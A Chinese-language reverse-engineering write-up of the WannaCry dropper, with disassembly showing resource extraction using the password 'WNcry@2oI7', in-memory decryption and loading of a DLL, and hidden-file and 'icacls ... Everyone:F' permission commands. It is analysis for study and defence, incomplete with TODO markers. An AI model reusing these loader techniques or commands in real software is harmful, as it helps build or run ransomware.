push   80h ; lpName
push   [ebp+hModule] ; hModule
call   ds:FindResourceA
mov    esi, eax
test  esi, esi
jz    short loc_401E07

```

- 3) 继续往下，调用函数 sub_4075AD，并且传入了三个参数：一个字符串，资源数据长度，和加载的资源句柄。


```

push    [ebp+$Str]      ; Str
push    esi              ; hResInfo
push    [ebp+hModule]   ; hModule
call    ds:SizeofResource
push    eax              ; int,程序资源节长度
push    edi              ; hFile, 资源句柄
call    sub_4075AD
mov     esi, eax
add    esp, 0Ch

```

前面提到过，此资源节中的数据是被加过密的，此处传入了一个字符串 "WNcry@2oI7" 和数据的句柄，那么就极有可能是在进行解密操作，继续跟踪：
函数调用 sub_4074A4 → sub_406B8E → sub_405FE2 进行解密操作。

- 4) 对前面提取出的压缩文件，利用"WNcry@2oI7"作为密码进行解压尝试：
成功解压




- TODO -----此部分的两个函数 sub_4075C4 和 sub_40763D 需要进一步分析
5) 继续往下，调用函数 sub_4075C4，并且对该函数进行了一个循环操作，该函数会传入三个参数：

```


lea     eax, [ebp+var_12C]
push    eax
push    0FFFFFFFh
push    esi              ; 解密后的资源句柄
call    sub_4075C4
mov     ebx, [ebp+var_12C]
add    esp, 0Ch

```

- 6) 进入函数该函数会调用 sub_406C40



- 7) 继续对 sub_406C40 函数进行分析，发现该函数非常复杂，我们暂且不进行深入分析。反过来对主函数 sub_4075C4 进行引用分析，发现该函数最终会调用 ReadFile 函数。



- 8) 同时，在调用完 **sub_4075C4** 函数后会将其中的一个参数值与字符串“c.wnry”进行对比，也就是说此函数可能是在进行指定资源提取（其中复杂的其他函数应该是在进行解密操作）。

```

loc_401E41:
    lea     eax, [ebp+var_12C]
    push   eax
    push   edi
    push   esi
    call   sub_4075C4
    lea     eax, [ebp+Str1]
    push   offset Str2      ; "c.wnry"
    push   eax              ; Str1
    call   strcmp
    add   esp, 14h
    test  eax, eax
    jnz   short loc_401E79

```

- 9) 继续往下，调用完 **sub_4075C4** 函数后会调用函数 **sub_40763D**：

```

loc_401E79:
    lea     eax, [ebp+Str1]
    push   eax          ; Source
    push   edi          ; hFile
    push   esi          ; int
    call   sub_40763D
    add   esp, 0Ch

```


- 10) 对函数 **sub_40763D** 进行分析，发现其会调用函数 **sub_407603**，而 **sub_407603** 函数的功能和前面 **sub_4075C4** 函数的结果一样，可以看出这两个函数基本上采用了同一个结构，应该是传入的对象不同而已，也就是说函数 **sub_40763D** 也应该是对指定资源进行提取。

```


loc_407614:
    cmp   dword ptr [eax], 1
    jz    short loc_407620

loc_407620:
    push  [ebp+arg_10]      ; int
    mov   eax, [eax+4]
    mov   ecx, eax
    push  [ebp+arg_C]        ; int
    push  [ebp+Source]       ; Source
    push  [ebp+hFile]        ; hFile
    call  sub_407136

```



- 11) 同样地，我们也对 sub_40763D 函数进行交叉引用分析，发现此函数的结构更为复杂，但其中也有一个执行逻辑指向 ReadFile 函数，这也应证了我们前面的猜测——函数 sub_40763D 也应该和 sub_4075C4 函数一样，用于对指定资源进行提取



- 12) 是

TODO


- 1) 退出 sub_401DAB，继续往下，分析 sub_401E9E：该函数内部首先出现了三个字符串，类似加密后的字符串，字符串被加载到内存中，紧接着调用函数 sub_401000：

```


00401EA1 sub    esp, 318h
00401EA7 lea    eax, [ebp+DstBuf]
00401EA9 push   1           ; int
00401EAF push   eax         ; DstBuf
00401EB0 mov    [ebp+Source], offset a13am4uw2dhxyg; ; "13AM4UW2dhxygXeQepoHkHSQuy6NgaeB94"
00401EB7 mov    [ebp+var_8], offset a12t9ydpqwuez9n; ; "12t9YDPqwuez9NyMgw519p7AA8isjr6SMw"
00401EBE mov    [ebp+var_4], offset a11p7ummmngoj1p; ; "11p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
00401EC5 call  sub_401000
00401ECH pop    ecx
00401ECB test   eax, eax

```

- 2) 跟入该函数 sub_401000，该函数传入两个参数，一个是变量，另一个是数字 1；该函数根据传入的参数进行一个模式选择，根据字符串可以猜测是对文件进行操作，一个是读“rb”，一个是写“wb”，其中操作的文件正是压缩文件中的“c.wnry”；此处由于传入的参数是 1，所以此处的模式是以二进制的方式进行读数据：



- 3) 接下来，再根据操作模式对文件“c.wnry”进行写入或者读出指定大小的数据，此处的函数调用依然是读数据，将读取的数据保存到变量 DstBuf 中：



- 4) 继续往下，如果成功打开文件并进行读/写，则函数 sub_401000 返回的 eax 值为 1，反之为 0。
- 5) 退出函数 sub_401000，回到函数 sub_401E9E 中继续往下，如果调用函数 sub_401000 成功对“c.wnry”进行了操作，则函数返回；反之则再次调用函数 sub_401000 向文件“c.wnry”写入指定文件：
15. 退出函数 sub_401E9E，我们前面分析出了函数 sub_401E9E 中会对“c.wnry”进行操作，那么就说明，前面的函数 sub_401DAB 已经对资源节中的文件进行了解压和解密。
16. 继续往下，分别调用两次函数 sub_401064，该函数 sub_40106 在 sub_401EFF 中已经分析过，主要是创建进程，分别的参数为 "attrib +h ." 和 "icacls . /grant Everyone:F /T /C /Q"

```

004020DA push    ebx      ; lpExitCode
004020DB push    ebx      ; dwMilliseconds
004020DC push    offset CommandLine ; "attrib +h ."
004020E1 call    sub_401064 ; My_Create_Proce_tasksche_exe
004020E6 push    ebx      ; lpExitCode
004020E7 push    ebx      ; dwMilliseconds
004020E8 push    offset aIcacls_GrantEv ; "icacls . /grant Everyone:F /T /C /Q"
004020ED call    sub_401064
004020F2 add     esp, 20h
004020F5 call    sub_40170A

```

这两个程序命令为 DOS 命令，分别用于隐藏程序和修改当前文件夹权限并创建一个新用户授予所有访问权限。

17. 接下来调用函数 sub_40170A，该函数用于加载各种函数：
- 1) 微软官方加解密函数

```

00401A55 push    offset aAduapi32_dll_0 ; "aduapi32.dll"
00401A5A call    ds:LoadLibraryA
00401A60 mov     edi, eax
00401A62 cmp     edi, ebx
00401A64 jz      loc_401AF1

00401A6A push    esi
00401A6B mov     esi, ds:GetProcAddress
00401A71 push    offset aCryptAcquireContextA
00401A76 push    edi ; hModule
00401A77 call    esi ; GetProcAddress
00401A79 push    offset aCryptImportKey
00401A7E push    edi ; hModule
00401A7F mov     dword_40F894, eax
00401A84 call    esi ; GetProcAddress
00401A86 push    offset aCryptDestroyKey
00401A8B push    edi ; hModule
00401A8C mov     dword_40F898, eax
00401A91 call    esi ; GetProcAddress
00401A93 push    offset aCryptEncrypt
00401A98 push    edi ; hModule

```

2) 其他函数:

```

00401727 push    offset ModuleName ; "kernel32.dll"
0040172C call    ds:LoadLibraryA
00401732 mov     edi, eax
00401734 cmp     edi, ebx
00401736 jz      loc_4017D8

0040173C push    esi
0040173D mov     esi, ds:GetProcAddress
00401743 push    offset ProcName ; "CreateFileW"
00401748 push    edi ; hModule
00401749 call    esi ; GetProcAddress
0040174B push    offset aWritefile
00401750 push    edi ; hModule
00401751 mov     dword_40F878, eax
00401756 call    esi ; GetProcAddress
00401758 push    offset aReadfile
0040175D push    edi ; hModule
0040175E mov     dword_40F87C, eax
00401763 call    esi ; GetProcAddress
00401765 push    offset aMovefileW
0040176A push    edi ; hModule

```


18. 继续往下分析，调用函数 sub_4012FD 进行资源和对象初始化，然后将资源对象传入函数 sub_401437 中

```

004020FE lea     ecx, [ebp+var_6E4]
00402104 call   sub_4012FD ; 资源和对象初始化
00402109 push   ebx ; int
0040210A push   ebx ; int
0040210B push   ebx ; lpFileName
0040210C lea     ecx, [ebp+var_6E4]
00402112 call   sub_401437
00402117 test   eax, eax
00402119 iz     short loc_40215A

```

19. 进入函数 sub_401437，发现该函数会多次调用函数 sub_401861 进行类似校验任务，同时进行内存分配，在进行交叉引用时发现还会调用微软的解密相关函数 CryptReleaseContext 和文件操作函数。



20. 既然在交叉引用中发现了微软的解密相关函数 `CryptReleaseContext`，我们再仔细地对相关的函数进行查看：

- 1) 发现在函数 `sub_40182C` 中发现了微软加解密模块和一个内存地址的函数调用，跟如该函数的交叉引用后发现，该函数在前面的函数加载模块被定义，该函数正是微软加解密函数的 `CryptImportKey` 模块用于进行密钥导入，：

```

0040183E push 18h
00401840 and eax, offset aMicrosoftEnhanc ; "Microsoft Enhanced RSA and AES Cryptogr...
00401845 push eax
00401846 push 0
00401848 push esi
00401849 call dword_40F894 ; CryptImportKey
0040184F test eax, eax

00401A6A push esi
00401A6B mov esi, ds:GetProcAddress
00401A71 push offset aCryptAcquireCo ; "CryptAcquireContextA"
00401A76 push edi
00401A77 call esi : GetProcAddress
00401A79 push offset aCryptImportKey ; "CryptImportKey"
00401A7E push edi
00401A7F mov dword_40F894, eax
00401A84 call esi : GetProcAddress

```

- 2) 同时，还会发现其他的加解密函数也被调用，我们在此将这些函数带入模块对应的内存地址进行重命名，便于后面的分析。

21. 所以函数 `sub_401437` 的主要功能就是进行加密相关的准备工作（如密钥导入）和内存分配等任务。
22. 继续分析，字符串“t.wnry” 和之前被 `sub_401437` 使用的对象 `var_6E4` 被传入函数 `sub_4014A6`，函数 `sub_401437` 的功能是进行加密相关的准备工作，那么对象 `var_6E4` 就应该是相关的加密/解密模块，用于对“t.wnry”进行解密。

23. 进入函数 sub_4014A6 进行分析，该函数被传入了三个参数：一个加解密模块，一个文件名“t.wnry”，一个新分配的变量：

- 1) 首先调用函数 createfileA 打开文件“t.wnry”，此处的 CreateFileA 函数的打开模式参数为 3，所以是进行文件打开而不是创建（当参数为 4 时，进行文件创建）：

- 2) 然后计算文件大小：

- 3) 接下来进行以长串的判断操作，其中频繁出现函数 dword_40F880，对其进行交叉引用分析，发现正是前面加载函数中的 readfile 函数，那么此处就是在对文件进行校验；多次调用 readfile 函数，每次读取指定位置的数据来检查文件的完整性：

- 4) 继续往下，调用函数 sub_4019E1，该函数用于生产随机的密钥对，并进行返回：

```

1 int __thiscall sub_4019E1(int this, void *Src, size_t Size, void *Dst, int a5)
2 {
3     int v5; // esi@1
4     int v6; // eax@2
5     struct _RTL_CRITICAL_SECTION *v8; // [sp-4h] [bp-Ch]@2
6
7     v5 = this;
8     if ( !(DWORD*)(this + 8) )
9     {
10        return 0;
11        EnterCriticalSection((LPCRITICAL_SECTION)(this + 16));
12        v6 = Micro_CryptGenKey((DWORD*)(v5 + 8), 0, 1, 0, Src, &Size); // 生成随机的密钥对
13        v8 = (struct _RTL_CRITICAL_SECTION*)(v5 + 16);
14        if ( !v6 )
15        {
16            LeaveCriticalSection(v8);
17            return 0;
18        }
19        LeaveCriticalSection(v8);
20        memcpy(Dst, Src, Size);
21        *(DWORD*)a5 = Size;
22    }
}

```

- 5) 继续往下，调用函数 sub_402A76，该函数传入多个参数：其中包括生成的密钥对

和内存地址，猜测此函数进行加密相关的数据操作。


```
if ( sub_4019E1((int)v3 + 4, *((void**)v3 + 306), Size, &Dst, (int)&v15) ) // 生成秘钥对保存在&Dst中
{
    sub_402A76((char*)v3 + 84, (int)&Dst, Src, v15, 0x10u); // 使用秘钥对进行加密相关的运算
    v16 = (int)GlobalAlloc(0, dwBytes); // 分配内存
```

- 6) 继续往下，再次读取“t.wnry”中的所有内容，同时将数据保存在V3对象中，偏移地址为306；如果读取成功并且满足条件，则接下来会调用函数sub_403A77，该函数的参数包含利用密钥对进行计算的相关模块，还有V3对象中的“t.wnry”的数据，同时还有一个新分配的内存地址；那么我们有充分的理由推测，此函数是在对“t.wnry”中的内容进行加/解密：

```
sub_402A76((char*)v3 + 84, (int)&Dst, Src, v15, 0x10u); // 使用秘钥对进行加密相关的运算
v16 = (int)GlobalAlloc(0, dwBytes); // 分配内存
if ( v16 )
{
    if ( Load_ReadFile(v5, *((_DWORD*)&v3 + 306), FileSize.LowPart, &v18, 0) // 再次读取“t.wnry”中的指定数据
        // 并将数据保存在v3这个对象中，偏移为306
        && v18
        && (SHIDWORD(dwBytes) < 0 || SHIDWORD(dwBytes) >= 0 && v18 >= (unsigned int)dwBytes) )
    {
        v4 = v16;
        sub_403A77((int)v3 + 84, *((void**)v3 + 306), v16, v18, 1);
        *(_DWORD*)&a3 = dwBytes;
    }
}
```


- 7) 跟入函数sub_403A77，发现该函数从静态分析，很难分析出内容，其中包括较多且复杂的加解密操作，因此我们需要结合OD进行动态分析：


在函数sub_403A77传入的参数处下断，然后找到新分配的内存地址——004016B4，然后进行内存数据监控，单步执行，执行到函数sub_403A77结束后，内存中的数据变为了一个以PE格式的文件；继续往下执行，得到数据的长度为00010000h。




- 8) 将内存中的文件转存下来，暂且保存为exe格式，然后用PEID打开查看：

数据转存：将OD中指定的地址用二进制复制，然后在一个新的文件中写入，需要保证数据大小为10000h。





- i. 发现此格式的 PE 文件其实是 DLL 文件



- ii. 查看输入输出表：

输出表中有一个函数——TaskStart

输出表查看器	
信息	特征值: 00000000
时间日期标志:	5914887E
版本:	0.0
名称:	0000BBF2 kgptbeilcq
基址:	00000001
函数地址:	0000BBB8
名称地址:	0000BBEC
名称序数地址:	0000BBF0
序号	RVA
0000	00005A00 00005A00 TaskStart

输入表比较复杂：

KERNEL32.DLL：修改文件时间、遍历文件、睡眠、获取临时文件名、读写修改文件、复制/创建文件、创建进程、创建线程、打开/创建互斥量、创建文件夹、删除文件、移动文件、获取当前进程信息、加载库文件等函数

USER32.DLL：查询计算机系统参数

ADVAPI32.DLL：导出密钥、读取系统安全设置、读取/修改系统安全信息、读取计算机用户名、获取进程凭证等函数

SHELL32.DLL：获取指定的系统路径等函数

DLL名称	OriginalFirstThunk	时间日期标志	ForwarderChain	名称	F
KERNEL32.dll	0000AFD4	00000000	00000000	0000B5B4	0
USER32.dll	0000B18C	00000000	00000000	0000B5DA	0
ADVAPI32.dll	0000AF9C	00000000	00000000	0000B6E4	0
SHELL32.dll	0000B184	00000000	00000000	0000B706	0
MSVCR7.dll	0000B0EC	00000000	00000000	0000B8A6	0
MSVCP60.dll	0000B0C4	00000000	00000000	0000BB92	0
Thunk RVA	Thunk 偏移	Thunk 值	提示/序号	API 名称	
00007038	0000B2C6	0223		InitializeCriticalSection	
0000703C	0000B2E2	031A		SetFileAttributesW	
00007040	0000B2F8	031F		SetFileTime	
00007044	0000B306	031B		SetFilePointer	
00007048	0000B318	0185		GetFileTime	
0000704C	0000B326	0164		GetFileSizeEx	
00007050	0000B336	0275		MultiByteToWideChar	
00007054	0000B34C	0161		GetFileAttributesW	

24. 因此，函数 sub_4014A6 的主要功能就是对“t.wnry”进行解密，然后导入内存。
25. 继续往下，调用函数 sub_4021BD，该函数传入了两个参数，一个是保存在内存中“t.wnry”的数据首地址，另一个是该数据段的长度。

```

00402136 push    [ebp+var_4] ; int
00402139 push    eax ; Src
0040213F call    sub_4021BD
0040213F pop     ecx
00402140 cmp     eax, ebx
00402142 pop     ecx
00402143 jz      short loc_40215A

```

26. 进入函数 sub_4021BD 进行分析，该函数再次调用了 sub_4021E9 函数，并且将 sub_4021BD 传入的参数做了传递：

```

004021BD
004021BD push    0 ; int
004021BF push    offset sub_4021B2 ; int
004021C4 push    offset _beep ; int
004021C9 push    offset sub_402198 ; int
004021CE push    offset sub_402185 ; int
004021D3 push    offset sub_40216E ; int
004021D8 push    [esp+18h+arg_4] ; int
004021DC push    [esp+1Ch+Src] ; Src
004021E0 call    sub_4021E9
004021E5 add     esp, 20h
004021E8 retn
004021E8 sub_4021BD endp

```

继续跟踪，发现该函数内部的操作比较复杂，通过部分的代码推测：该函数的功能主要是对内存中的数据进行了校验：

```

void xu29; // [sp+58h] [bp+24h]@26          // src为内存数据地址, a2为数据长度
u28 = 0;
if ( !My_Num_Compare(a2, 0x40) )             // 检查数据的大小是否是0x40h
    return 0;
if ( *(WORD *)Src != 0x5A4D )                 // 判断PE的头部是否是“4D 5A”
    goto LABEL_3;                             // 此处的数据大小端显示有差异
if ( !My_Num_Compare(a2, *((_DWORD *)Src + 15) + 248) ) // 数据文件校验
    return 0;

```

27. 退出 sub_4021BD 继续往下，调用函数 sub_402924 并且传入字符串 “TaskStart” 和前面提到的“t.wnry” 解密后在内存中的地址；进入该函数分析，并不能发现明显的函数调用相关信息，但是我们前面分析过“t.wnry”保存在内存中的数据是 DLL 格式的，并且有一个导出函数正好名为 “TaskStart”，那么函数 sub_402924 在此处应该就是获取“TaskStart” 函数在内存中的地址，通过 eax 返回。

```

00402145 push    offset Str1 ; "TaskStart"
00402148 push    eax ; int
0040214E call    sub_402924
00402150 pop     ecx
00402151 cmp     eax, ebx
00402153 pop     ecx
00402154 jz      short loc_40215A

```

28. 继续往下，发现 call eax 那么就证实了上面的猜测：

```

00402145 push    offset Str1 ; "TaskStart"
00402148 push    eax ; int,内存数据的首地址
00402143 call    sub_402924 ; 获取函数在内存中的地址
00402150 pop     ecx
00402151 cmp     eax, ebx
00402153 pop     ecx
00402154 jz      short loc_40215A

```



```

00402156 push    ebx
00402157 push    ebx
00402158 call    eax

```

29. 继续往下分析，最后调用函数 sub_40137A，传入的参数是内存数据的首地址：通过对该函数的跟入分析，发现该函数主要是进行一些内存释放工作。
30. 到此位置，wannacry 恶意程序的本体就分析完成，通过上面的分析，我们并没有发现对被感染主机进行文件感染和加密的操作，目前已经分析出的主要操作有：

- 1) 自我复制 tasksche.exe 到系统路径下
 - 2) 删除源程序并且执行复制后的程序
 - 3) 创建注册表项并且添加恶意程序的路径到注册表中，实现恶意程序在主机上驻留
 - 4) 隐藏而已文件并且创建带有高级权限的新用户
 - 5) 进行文件解密和解压操作
 - 6) 对解压的文件进行加载
 - 7) 对解压的文件进行解密操作并且进行格式转换
 - 8) 从解密的文件中调用导出函数，并且执行
31. 接下来分析内存中的 DLL 文件 (“t.wnry” 解密得到) 及其导出函数功能 TaskStart:

IDA 分析——DLL 导出函数 TaskStart

32. 首先查看 DllMain 函数，并没有特别的操作：


```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD FdwReason, LPUUID lpuReserved)
_DllMain@12 proc near
    hinstDLL= dword ptr 4
    FdwReason= dword ptr 8
    lpuReserved= dword ptr 0Ch
    mov    eax, [esp+FdwReason]
    dec    eax
    jnz    short loc_10003A00

    mov    eax, [esp+hinstDLL]
    mov    dword_1000D938, eax

    loc_10003A00:
    mov    eax, 1
    retn  0Ch
_DllMain@12 endp
```

33. 接下来分析 TaskStart 函数，先看看交叉引用：

我的天，也太复杂了，我的内心是拒绝的(@_@)



